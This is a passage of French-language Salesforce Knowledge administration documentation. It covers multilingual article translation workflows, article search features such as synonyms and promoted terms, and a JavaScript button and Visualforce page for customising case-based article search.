## Prise en charge d'articles en plusieurs langues

En utilisant plusieurs langues pour Salesforce Knowledge, vous pouvez réduire les frais de support en traduisant des articles dans les langues préférées de votre audience. Après avoir sélectionné vos paramètres de langue, deux méthodes de traductions sont disponibles : la traduction des articles en interne à l'aide de l'outil de modification dans la base de connaissances ou l'envoi des articles à un fournisseur de traduction. Chaque langue peut utiliser différentes méthodes. Par exemple, vous pouvez exporter les articles vers un fournisseur pour des traductions en allemand, mais attribuer les articles à un utilisateur interne de Salesforce Knowledge pour des traductions en espagnol.

- Avant d'ajouter des langues à votre base de connaissances, déterminez pour chaque langue si les articles sont directement traduits dans Salesforce ou exportés vers un fournisseur de traduction. Faites part de votre décision aux personnes impliquées dans le processus de traduction (auteurs, réviseurs, responsables de traduction, éditeurs).
- Lors de l'ajout d'une langue à votre base de connaissances, sachez qu'elle ne peut pas être supprimée. Vous pouvez néanmoins masquer une langue en la rendant inactive. La désactivation d'une langue signifie qu'elle ne figure plus dans les choix de la boîte de dialogue Nouvel article ou Soumettre pour traduction. De plus, si des articles sont déjà publiés dans la langue, ils ne sont plus visibles par les lecteurs une fois la langue désactivée.
- Vous pouvez ajouter à votre base de connaissances uniquement des langues prises en charge par Salesforce.
- Pour masquer des articles traduits pour une langue spécifique, désactivez la langue en désélectionnant `Actif` dans la page Paramètres.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

CONSULTER ÉGALEMENT :

Prise en charge d'une base de connaissances multilingue
Exportation d'articles pour traduction
Importation d'articles traduits
Présentation de la documentation Salesforce Knowledge
Complete Guide to Salesforce Knowledge

## Prise en charge d'une base de connaissances multilingue

Atteignez une audience globale en offrant votre base de connaissances dans plusieurs langues.

1. Dans Configuration, saisissez *Paramètres de Knowledge* dans la case Recherche rapide, puis sélectionnez **Paramètres de Knowledge**.
2. Cliquez sur **Modifier**.
3. Sélectionnez Langues multiples et ajoutez les langues que vous souhaitez inclure dans votre base de connaissances.

   Important: Vous pouvez ajouter les langues que votre instance Salesforce prend en charge. Néanmoins, vous ne pouvez pas retirer les langues qui n'ont pas été ajoutées à votre base de connaissances.

4. Sélectionnez les paramètres que vous souhaitez appliquer à la langue.

| Paramètre | Description |
|---|---|
| Actif | Les langues actives sont affichées dans les boîtes de dialogue Nouvel article et Soumettre pour traduction.<br>Le statut actif/inactif détermine si un article publié est visible. Par exemple, si des articles en espagnol sont publiés sur votre portail partenaire et qu'ensuite vous désactivez la langue Espagnol, les articles sont plus visibles. |
| Bénéficiaire par défaut | Les articles soumis pour traduction sont automatiquement attribués au bénéficiaire par défaut. Le bénéficiaire par défaut peut être une personne individuelle ou une file d'attente. |
| Réviseur par défaut | Les traductions terminées, prêtes à être révisées ou publiées, sont automatiquement attribuées au réviseur par défaut. Le réviseur par défaut peut être une personne individuelle ou une file d'attente. |

5. Enregistrez vos modifications.
6. Vous pouvez créer des files d'attente pour distribuer et attribuer les articles aux groupes de personnes chargés de les traduire ou de réviser les traductions terminées. Lors de la configuration de files d'attente, utilisez l'objet Version de l'article Knowledge.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour configurer plusieurs langues pour Salesforce Knowledge :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

CONSULTER ÉGALEMENT :

- Création de files d'attente
- Exportation d'articles pour traduction
- Importation d'articles traduits
- Prise en charge d'articles en plusieurs langues
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Exportation d'articles pour traduction

Si votre organisation envoie des articles Salesforce Knowledge pour traduction à un fournisseur, utilisez la fonctionnalité Exportation des traductions dans la Configuration.

Placez les articles à traduire dans une file d'attente de traduction. Pour activer la fonctionnalité d'exportation de traductions, créez une ou plusieurs files d'attente. Les auteurs et les réviseurs sélectionnent la file d'attente lorsqu'ils soumettent un article pour traduction. Assurez-vous qu'ils savent quelle file d'attente à sélectionner en fonction de la langue.

Remarque: Vous pouvez avoir jusqu'à 50 exportations par 24 heures et un maximum de 15 exportations en attente (exportations pas encore dans un statut final Terminé, Échoué ou Annulé).

1. Créez une file d'attente de traduction contenant les articles à traduire.
2. Sous l'onglet Gestion des articles, sélectionnez les articles que vous souhaitez traduire, puis cliquez sur **Soumettre pour traduction**.
3. Dans la boîte de dialogue, indiquez les langues vers lesquelles vous souhaitez traduire les articles et attribuez les traductions à la file d'attente de la langue correspondante.
4. Dans Configuration, saisissez `Exporter les articles pour traduction` dans la case `Recherche rapide`, puis sélectionnez **Exporter les articles pour traduction**.
5. Sélectionnez la file d'attente contenant les articles que vous exportez.
6. Sélectionnez l'une des cases :
   - **Tous les articles** pour exporter chaque article de la file d'attente ou sur
   - **Articles mis à jour** pour exporter uniquement les articles qui ont été modifiés ou ajoutés.
7. Cliquez sur **Continuer**.
8. Sélectionnez les paires de langues source et cible que vous souhaitez exporter.

   Important: Salesforce crée un fichier .zip distinct pour chaque type d'article dans chaque paire de langues. Vous devez conserver la structure du fichier .zip pour réussir l'importation. Pour plus d'informations, reportez-vous à Importation d'articles traduits à la page 3142.
9. Si vous souhaitez réviser ou publier les fichiers qui ont été traduits, sélectionnez un utilisateur ou une file d'attente.
10. Sélectionnez le codage de caractères du fichier.
    - ISO-8859-1 (General US & Western European, ISO-LATIN-1)
    - Unicode
    - Unicode (UTF-8) *par défaut*
    - Japonais (Windows)
    - Japonais (Shift_JIIS)
    - Standard national chinois (GB18030)
    - Chinois simplifié (GB2312)
    - Chinois traditionnel (Big5)
    - Coréen
    - Unicode (UTF-16, Big Endian)

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour exporter des articles :
- Gérer Salesforce Knowledge

  ET

  Gérer les articles

  ET

  Gérer l'importation/exportation d'articles de Knowledge

Pour visualiser des articles :
- Lire sur le type d'article

Pour créer des articles :
- Lire et Créer sur le type d'article

**11.** Sélectionnez le séparateur des fichiers .csv.

Le séparateur délimite les colonnes lors de la conversion du fichier en tableau. Les options disponibles sont tabulation (par défaut) ou virgule.

**12.** Cliquez sur **Exporter maintenant**.

Vous êtes notifié(e) par e-mail une fois l'exportation terminée. Vous pouvez également vérifier le statut de votre exportation dans la file d'attente d'importation et d'exportation d'articles. Dans Configuration, saisissez *Importations et exportations d'articles* dans la case Recherche rapide, puis sélectionnez **Importations et exportations d'articles**.

Décompressez les fichiers exportés, mais conservez leur structure pour réussir l'importation.

CONSULTER ÉGALEMENT :

- Importation d'articles traduits
- Prise en charge d'une base de connaissances multilingue
- Prise en charge d'articles en plusieurs langues
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Importation d'articles traduits

Si votre organisation envoie des articles Salesforce Knowledge pour traduction à un fournisseur, utilisez la fonctionnalité Importer des traductions dans la Configuration. Vous pouvez importer uniquement des articles qui ont été exportés depuis la même organisation Salesforce. Par exemple, vous ne pouvez pas exporter des articles depuis votre organisation test ou sandbox, puis les importer dans votre organisation de production.

1. Dans Configuration, saisissez *Importer des traductions* dans la case Recherche rapide, puis sélectionnez **Importer des traductions**.
2. Choisissez comment Salesforce traite les traductions après leur importation.

| Option | Description |
|---|---|
| Réviser les traductions importées sous l'onglet Gestion des articles avant la publication | Ajoutez les traductions importées à une file d'attente à partir de laquelle les agents peuvent les réviser. |
| Publier des traductions immédiatement lors de l'importation | Publiez immédiatement des traductions sans révision. |

3. Sélectionnez la langue des articles que vous importez.
4. Si vous souhaitez réviser les articles avant la publication, sélectionnez l'envoi des fichiers à un utilisateur ou à une file d'attente.
5. Cliquez sur **Parcourir**, sélectionnez le fichier .zip de traduction à charger, puis cliquez sur **Ouvrir**.

   Vous devez placer tous les fichiers de traduction (ceux exportés à partir de Salesforce et ceux traduits par votre fournisseur) dans un dossier portant le nom du code de la langue. Par exemple, placez les articles en allemand dans un dossier *de*. Compressez ce dossier pour créer votre fichier d'importation.

   **Important:** Pour réussir l'importation d'articles traduits, vérifiez que la structure des fichiers et leur extension correspond à celle des fichiers exportés pour traduction à partir de Salesforce Knowledge. Par exemple, si la langue cible est l'allemand, la structure du fichier commence comme suit :

```
import.properties
 -fr
  --articletypearticlename_kav
   ---articlename.csv
   ---[Article collateral, html, images, etc.]
```

6. Cliquez sur **Importer maintenant**.

   Si vous avez d'autres articles traduits à charger, répétez les étapes 4 à 6.

7. Cliquez sur **Terminer**.

### Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour exporter des articles :
- Gérer Salesforce Knowledge

  ET

  Gérer les articles

  ET

  Gérer l'importation/exportation d'articles de Knowledge

Pour visualiser des articles :
- Lire sur le type d'article

Pour créer des articles :
- Lire et Créer sur le type d'article

Un e-mail de notification vous est envoyé une fois l'importation terminée. Pour vérifier le statut de votre importation, dans Configuration, saisissez *Importations et exportations d'articles* dans la case Recherche rapide, puis sélectionnez **Importations et exportations d'articles**.

CONSULTER ÉGALEMENT :

- Statut d'importation et d'exportation d'articles et de traductions
- Exportation d'articles pour traduction
- Prise en charge d'une base de connaissances multilingue
- Prise en charge d'articles en plusieurs langues
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Amélioration de l'expérience de recherche d'articles

Activez la recherche d'informations clés et d'extraits, de synonymes, de termes promus, de rubriques et de mots-clés dans les requêtes afin d'améliorer vos recherches d'articles.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

### Mises en évidence et extraits de recherche

Identifiez rapidement le meilleur article, et déterminez la concordance entre vos termes de recherche et le texte des articles en mettant en évidence les termes recherchés dans les résultats.

### Recherche de synonymes pour des articles

Créez des synonymes afin de traiter les termes ou les phrases comme équivalents dans les recherches. Lors de la recherche d'articles Salesforce Knowledge, les utilisateurs peuvent saisir des termes qui ne correspondent à aucun terme de ces éléments, mais qui sont synonymes.

### Gestion des termes de recherche promus

Affichez, modifiez et supprimez (à partir d'une page unique) tous les termes de recherche promus associés à des articles Salesforce Knowledge.

### Activation de rubriques pour des articles

Avec des rubriques dans les articles, vous pouvez classer et rechercher des articles en attribuant des rubriques. Des rubriques peuvent être ajoutées depuis la vue et les pages de détail de l'article. Les rubriques suggérées, qui sont prises en charge uniquement en anglais, sont des termes extraits de l'article. Elles sont par conséquent plus concrètes et plus précises qu'une attribution de catégorie de données. Lors d'une recherche, les rubriques peuvent être utilisées pour indexer l'article et renvoient ainsi des articles plus pertinents que les recherches par mot-clé.

Utilisation de plus de mots-clés de requête pour rechercher des articles

Lors de la recherche d'articles à partir d'une requête, par défaut, seul le titre de la requête est utilisé dans la recherche. Souvent, vous souhaitez utiliser les informations de la requête pour envoyer des résultats de recherche plus précis, ou créer un bouton de recherche personnalisé.

CONSULTER ÉGALEMENT :

- Mises en évidence et extraits de recherche
- Recherche de synonymes pour des articles
- Gestion des termes de recherche promus
- Activation de rubriques pour des articles
- Utilisation de plus de mots-clés de requête pour rechercher des articles
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Mises en évidence et extraits de recherche

Identifiez rapidement le meilleur article, et déterminez la concordance entre vos termes de recherche et le texte des articles en mettant en évidence les termes recherchés dans les résultats.

Les mises en évidence et les extraits de recherche permettent aux agents et aux utilisateurs de déterminer la nature de la concordance entre une recherche et les résultats. Le texte correspondant aux termes de la recherche est affiché en caractères gras sous le titre. Vous pouvez activer les mises en évidence et les extraits de recherche dans la page Paramètres de Salesforce Knowledge à la page 3076.

**Remarque:** Les mises en évidence et les extraits de recherche ne sont pas générés pour les recherches qui contiennent des caractères génériques.

Les mises en évidence et les extraits de recherche sont générés pour les champs suivants :

- E-mail
- Zone de texte longue
- Zone de texte enrichi
- Zone de texte

Les mises en évidence et les extraits de recherche ne sont pas générés pour les champs suivants :

- Case à cocher
- Currency
- Date
- Date heure
- Fichier
- Formule
- Recherche
- Liste de sélection multiple
- Number
- Pourcentage
- Téléphone

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

- Liste de sélection
- URL

Remarque: Si un extrait n'est pas généré, le champ de résumé de l'article est affiché à la place.

CONSULTER ÉGALEMENT :

Amélioration de l'expérience de recherche d'articles

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Recherche de synonymes pour des articles

Créez des synonymes afin de traiter les termes ou les phrases comme équivalents dans les recherches. Lors de la recherche d'articles Salesforce Knowledge, les utilisateurs peuvent saisir des termes qui ne correspondent à aucun terme de ces éléments, mais qui sont synonymes.

Pour créer des synonymes et des groupes de synonymes, dans Configuration, saisissez `Synonymes` dans la case `Recherche rapide`, puis sélectionnez **Synonymes** sous **Personnaliser** > **Recherche**. Une organisation peut créer jusqu'à 10 000 groupes de synonymes

Une recherche d'un terme dans un groupe de synonymes renvoie des résultats pour tous les termes du groupe. Par exemple, si vous définissez un groupe de synonymes qui contient les synonymes suivants :

*CRM*, *gestion des relations client*, *Salesforce*

ensuite une recherche de `gestion des relations client` correspond à des articles contenant *gestion des relations client* et ceux qui contiennent *CRM* ou *Salesforce*.

Les synonymes affectent le comportement de recherche comme suit :

**Priorité**

Si un terme recherché fait partie d'un groupe de synonymes, les résultats de recherche renvoient les éléments qui contiennent le terme recherché, suivis des éléments contenant d'autre termes du groupe de synonymes.

Par exemple, si le groupe de synonymes suivant est défini :

*fruit*, *oranges*

... la recherche de `oranges` renvoie une liste des éléments qui contiennent *oranges*, suivie des éléments qui contiennent *fruit*.

Remarque: Sous l'onglet Gestion des articles, si vous triez la liste en cliquant sur un en-tête de colonne, l'ordre de tri, pas la priorité, est conservé dans les recherches actuelles et ultérieures.

**Caractères génériques**

Un caractère générique étend une recherche, mais celle-ci ne renvoie pas tous les synonymes, même si l'expression recherchée contient un synonyme défini.

Par exemple, si les groupes de synonymes suivants sont définis :

*fruit*, *oranges*, *pommes*

*choux*, *laitue*

... la recherche de `orang* laitue` renvoie les éléments qui contiennent *orange* et *oranges*, mais pas les éléments qui contiennent *fruit*, *pommes* et *choux*.

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**Opérateurs**

Si une phrase de recherche contient un opérateur (`AND`/`OR`/`AND NOT`), les synonymes correspondants sont renvoyés uniquement si la phrase de recherche entière est un synonyme défini.

Par exemple, si les groupes de synonymes suivants sont définis :

*fruit*, *oranges et pommes*

*légumes*, *carottes*

La recherche de `oranges et pommes` renvoie les correspondances avec tous les éléments qui contiennent la chaîne littérale *oranges et pommes*, ainsi que les éléments qui contiennent le terme *fruit*.

Cependant, si la phrase de recherche est `fruit et légumes`, qui n'est pas un synonyme défini, la recherche renvoie uniquement les correspondances avec les éléments qui contiennent les deux termes *fruit* et *légumes*.

Dans ce cas, `AND` fonctionne en tant qu'opérateur et les correspondances synonymes ne sont pas renvoyées dans les résultats de recherche. Avec les termes de cet exemple, les éléments qui contiennent un synonyme de *fruit* ou *légumes* (éléments qui contiennent le terme *carottes* ou la phrase *oranges et pommes*) ne sont pas renvoyés.

**Correspondances avec des expressions exactes**

Si un synonyme défini ne fait partie que d'une recherche de phrase exacte plus longue, la recherche ne le traite pas en tant que synonyme.

Par exemple, si le groupe de synonymes suivant est défini :

*oranges pommes*, *fruit*

... la recherche de l'expression exacte `"framboises oranges pommes"` ne renvoie pas les éléments qui contiennent le terme *fruit*.

**Lemmatisation**

Les synonymes ne sont pas lemmatisés dans les résultats de recherche, mais comparés en tant que phrase exacte. Cependant, le terme recherché est lemmatisé.

Par exemple, si le groupe de synonymes suivant est défini :

*rafraîchir*, *boire un jus d'orange*

... la recherche de `rafraîchir` renvoie *rafraîchir*, *rafraîchi*, *rafraîchissant* et *boire un jus d'orange*, mais ne renvoie pas *boisson au jus d'orange*.

**Termes ignorés**

Les termes habituellement ignorés dans une recherche, tels que *le*, *à* et *pour*, renvoient des résultats s'ils font partie d'un synonyme défini.

Par exemple, si le groupe de synonymes suivant est défini :

*éplucher l'orange*, *couper la pomme*

... la recherche de `éplucher l'orange` renvoie les éléments qui contiennent la chaîne exacte *éplucher l'orange*.

**Synonymes superposés**

Si un terme recherché correspond à des synonymes superposés de groupes différents, la recherche renvoie les synonymes de tous les groupes de synonymes superposés.

Par exemple, si les groupes de synonymes suivants sont définis :

- *gelée de groseilles*, *cassis*
- *recette de gelée*, *sucre*

... la recherche de `recette de gelée de groseilles` renvoie les éléments qui contiennent *gelée de groseilles*, *citron*, *recette de gelée* et *sucre*.

**Sous-ensembles**

Si un groupe de synonymes inclut un synonyme qui est un sous-ensemble d'un autre groupe, la recherche du terme du sous-ensemble ne renvoie pas les éléments qui contiennent des synonymes appartenant au sous-ensemble.

Par exemple, si les groupes de synonymes suivants sont définis :

- *groseilles*, *pomme*
- *gelée de groseilles*, *cassis*
- *gelée*, *confiture*

Ensuite la recherche de `gelée de groseilles` renvoie les éléments qui contiennent *gelée de groseilles* et *cassis*, mais pas les éléments qui contiennent *pomme* ou *confiture*.

CONSULTER ÉGALEMENT :

Amélioration de l'expérience de recherche d'articles

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Gestion des termes de recherche promus

Affichez, modifiez et supprimez (à partir d'une page unique) tous les termes de recherche promus associés à des articles Salesforce Knowledge.

Vous pouvez ajouter des termes de recherche promus à des articles dans la page de détail de l'article, dans la liste associée Termes de recherche promus.

1. Dans Configuration, saisissez `Termes de recherche promus` dans la case `Recherche rapide`, puis sélectionnez **Termes de recherche promus** sous **PersonnaliserRechercher**.
2. Pour afficher les termes attribués à un article, triez par la colonne Article.
3. Pour modifier un terme, cliquez sur **Modifier** sur sa ligne.

   Dans cette page, vous pouvez changer uniquement le terme, par l'article auquel il est attribué.
4. Pour supprimer un terme, cliquez sur **Supprimer** sur sa ligne.

   Le terme est supprimé uniquement de l'article associé à cette ligne, pas des autres articles.
5. Pensez à enregistrer vos modifications.

CONSULTER ÉGALEMENT :

Amélioration de l'expérience de recherche d'articles

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des termes de recherche promus :

- Gérer les termes de recherche promus

## Activation de rubriques pour des articles

Avec des rubriques dans les articles, vous pouvez classer et rechercher des articles en attribuant des rubriques. Des rubriques peuvent être ajoutées depuis la vue et les pages de détail de l'article. Les rubriques suggérées, qui sont prises en charge uniquement en anglais, sont des termes extraits de l'article. Elles sont par conséquent plus concrètes et plus précises qu'une attribution de catégorie de données. Lors d'une recherche, les rubriques peuvent être utilisées pour indexer l'article et renvoient ainsi des articles plus pertinents que les recherches par mot-clé.

**Remarque:** Contrairement aux catégories de données, les rubriques ajoutées à un article ne sont pas transférées vers le même article dans une autre langue.

Les rubriques des articles sont activées pour chaque type d'article.

1. Dans Configuration, saisissez *Rubriques des objets* dans la case Recherche rapide, puis sélectionnez **Rubriques des objets**.
2. Cliquez sur le nom du type d'article dans lequel vous souhaitez activer les rubriques.
3. Sélectionnez **Activer les rubriques**.
4. Sélectionnez les champs que vous souhaitez utiliser pour les suggestions.
5. Cliquez sur **Enregistrer**.
6. Dans un profil ou un ensemble d'autorisations, sous Autorisations système, définissez les agents qui peuvent attribuer, créer, supprimer et modifier des rubriques.

CONSULTER ÉGALEMENT :

- Amélioration de l'expérience de recherche d'articles
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour activer des rubriques :

- Personnaliser l'application

## Utilisation de plus de mots-clés de requête pour rechercher des articles

Lors de la recherche d'articles à partir d'une requête, par défaut, seul le titre de la requête est utilisé dans la recherche. Souvent, vous souhaitez utiliser les informations de la requête pour envoyer des résultats de recherche plus précis, ou créer un bouton de recherche personnalisé.

Par chance, les pages de recherche de Salesforce Knowledge acceptent d'autres paramètres :

- **id=<id de requête>** : l'ID de la requête actuelle.
- **search=<mots-clés>** : les mots-clés à rechercher.
- **articleType_<nom dév type article>=on** : plusieurs paramètres possibles, types d'article à sélectionner (si aucun type d'article n'est sélectionné, tous les types d'article sont sélectionnés)
- **ct_<nom interne groupe catégorie données>=<nom interne catégorie données>** : plusieurs paramètres possibles, pré-sélection de filtre

Pour tirer parti de ces paramètres, ajoutez un bouton personnalisé à la page de détail de la requête contenant quelques lignes de code javascript qui extrait des mots-clés dans la requête et masque le bouton par défaut de recherche d'article.

Remarque: Vous pouvez également créer un widget d'article personnalisé avec `support:caseArticle`.

1. Depuis les paramètres de gestion d'objet des requêtes, accédez à Boutons, liens et actions.
2. Cliquez sur **Nouveau bouton ou lien**.
3. Saisissez une `Étiquette`, un `Nom` et une `Description` uniques.
4. Sélectionnez **Bouton de page de détail** pour `Type d'affichage`.
5. Sélectionnez **Exécuter JavaScript** dans la liste déroulante `Comportement`.
6. Sélectionnez **OnClick JavaScript** dans la liste déroulante `Source de contenu`.
7. Saisissez un code pour l'extraction des données de requête et la configuration des paramètres de la page de recherche d'article.

   Par exemple :

```
// article search page URL
var url = '/knowledge/knowledgeHome.apexp';

// ID of the current case
url += '?id={!Case.Id}';

// use the case subject as the search keywords
url += '&search={!Case.Subject}';

// read case attributes
var caseType = '{!Case.Type}';
var caseProduct = '{!Case.Product__c}';

// if the case is of a certain type, select only 2 of the article types available
// in other cases, we keep the default behavior (all article types selected)

if (caseType=='Problem' || caseType=='Question') {
   url += '&articleType_FAQ_kav=on';
   url += '&articleType_How_To_kav=on';
}
```

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des boutons ou des liens personnalisés et créer une page Visualforce :

- Personnaliser l'application

```
// preselect a data category for search results based on the category

var product = '';
if (caseProduct=='Home')
   product = 'Home';
if (caseProduct=='SMB')
   product = 'Small_and_Medium_Business';
if (caseProduct=='Large enterprise')
   product = 'Large_Enterprise';

if (product.length>0)
   url += '&ct_Products2=' + product;

// once the logic is executed, we go to the article search page
window.location = url;
```

8. Cliquez sur **Enregistrer**.
9. Depuis les paramètres de gestion des objets de requêtes, accédez à Présentations de page.
10. Cliquez sur **Modifier** en regard de `Présentation de requête`.
11. Faites glisser votre bouton personnalisé de recherche d'article vers la présentation de requête.
12. Cliquez sur **Enregistrer**.
13. Créez une page Visualforce nommée *`CaseDetailsWithoutStandardKBSearchButton`* avec le code suivant :

```
<apex:page standardController="Case">
    <style type="text/css">
        div.knowledgeBlock input {display: none}
    </style>
    <apex:detail/>
</apex:page>
```

14. De retour dans la zone Boutons, liens et actions pour les requêtes, cliquez sur **Modifier** en regard de `Vue`.
15. Sélectionnez **Page Visualforce** dans `Remplacer par`.
16. Sélectionnez **CaseDetailsWithoutStandardKBSearchButton** dans la liste déroulante.
17. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Amélioration de l'expérience de recherche d'articles

Présentation de la documentation Salesforce Knowledge

Complete Guide to Salesforce Knowledge

## Configuration du widget Knowledge One

Knowledge One est disponible en tant que widget que vous pouvez connecter à Salesforce Console for Service ou à Salesforce Console for Sales. Si vous utilisez l'onglet Base de connaissances, vous bénéficiez désormais de la même interface conviviale pour les articles et les sources externes dans les requêtes et dans Salesforce Console for Service. Vous pouvez rechercher, envoyer et créer des articles sans quitter la requête.

Parmi tous les widgets article Salesforce Knowledge, le widget Knowledge One permet d'effectuer les opérations suivantes :

- Joindre en un seul clic à la requête un article Salesforce Knowledge publié.
- Partager un article via une URL, s'il est partagé dans un canal public.
- Envoyer un article par e-mail au format PDF, s'il est partagé dans un canal public.
- Créer et gérer des articles.
- Ajuster à la largeur de votre fenêtre. Dans une fenêtre de console inférieure à 600 pixels, les objets dans lesquels des recherches peuvent être effectuées sont affichés dans un menu déroulant.

Remarque: Le widget article de la recherche dans le fil de requête n'utilise pas nécessairement la langue de l'agent. Si la langue de l'agent n'est pas prise en charge par Salesforce Knowledge, mais que la langue locale du widget est prise en charge, la langue locale est la langue de recherche. Si la langue de l'agent et la langue locale ne sont pas prises en charge, la langue de recherche est la langue par défaut de Salesforce Knowledge, que vous pouvez configurer dans les paramètres de Knowledge.

1. Dans les paramètres de gestion d'objet des requêtes, accédez à Présentations de page et ouvrez votre présentation de page de requête pour la modifier.
2. Assurez-vous que l'action rapide Envoyer un e-mail est présente dans la présentation de page de requête.

   Sans l'action rapide Envoyer un e-mail, vous ne pouvez pas envoyer des articles par e-mail.

   a. Sélectionnez **Actions rapides** dans le menu gauche.

   b. Faites glisser **Envoyer un e-mail** vers la ligne `Actions rapides dans l'éditeur Salesforce Classic`.
3. Désactivez les composants de menu latéral des articles précédents.
   - Pour désactiver le menu latéral Knowledge, cliquez sur **Propriétés de présentation**, puis vérifiez que l'option `Menu latéral Knowledge` est désactivée.
   - Pour désactiver l'outils Articles de fil de requête, cliquez sur **Vue de fil**, puis assurez-vous que `Utiliser l'outil Articles de fil de requête dans la console` est désélectionné.
4. Dans l'éditeur de présentation de page, cliquez sur **Composants personnalisés de la console**.
5. Dans le menu latéral, à l'emplacement souhaité pour le widget Knowledge One, sélectionnez `Knowledge One` dans la liste déroulante Type, puis définissez les paramètres du menu latéral.

   L'action rapide Envoyer un e-mail est ajoutée à la présentation de page Requête pour être affichée.

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour administrer Salesforce Knowledge et la console de service Salesforce :

- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

Conseil: Si le menu latéral Knowledge One n'est pas affiché, ajustez sa largeur sur 250 (hauteur sur 150) dans la présentation de page. Une taille minimale est requise pour afficher correctement le menu latéral Knowledge One.

CONSULTER ÉGALEMENT :

- Comparaison rapide des Widgets d'article pour des requêtes
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

## Comparaison rapide des Widgets d'article pour des requêtes

Identifiez le meilleur widget d'article Salesforce Knowledge pour votre organisation.

| Le widget peut-il... | Widget d'article | Widget de fil de requête d'article | Widget Knowledge One |
|---|---|---|---|
| Filtrer par catégorie de données | Oui | Non | Oui |
| Créer un article | Non | Non | Oui |
| Rechercher un objet externe | Non | Non | Oui |
| Accéder à vos articles brouillons | Non | Non | Oui |
| Joindre des articles à une requête | Oui | Oui | Oui |
| Envoyer un article au format PDF | Non | Oui | Oui |
| Partager l'URL publique d'un article | Non | Oui | Oui |
| Ajuster la taille de la fenêtre | Non | Non | Oui |
| Inclure plusieurs modes de suggestion d'articles | Non | Non | Oui |

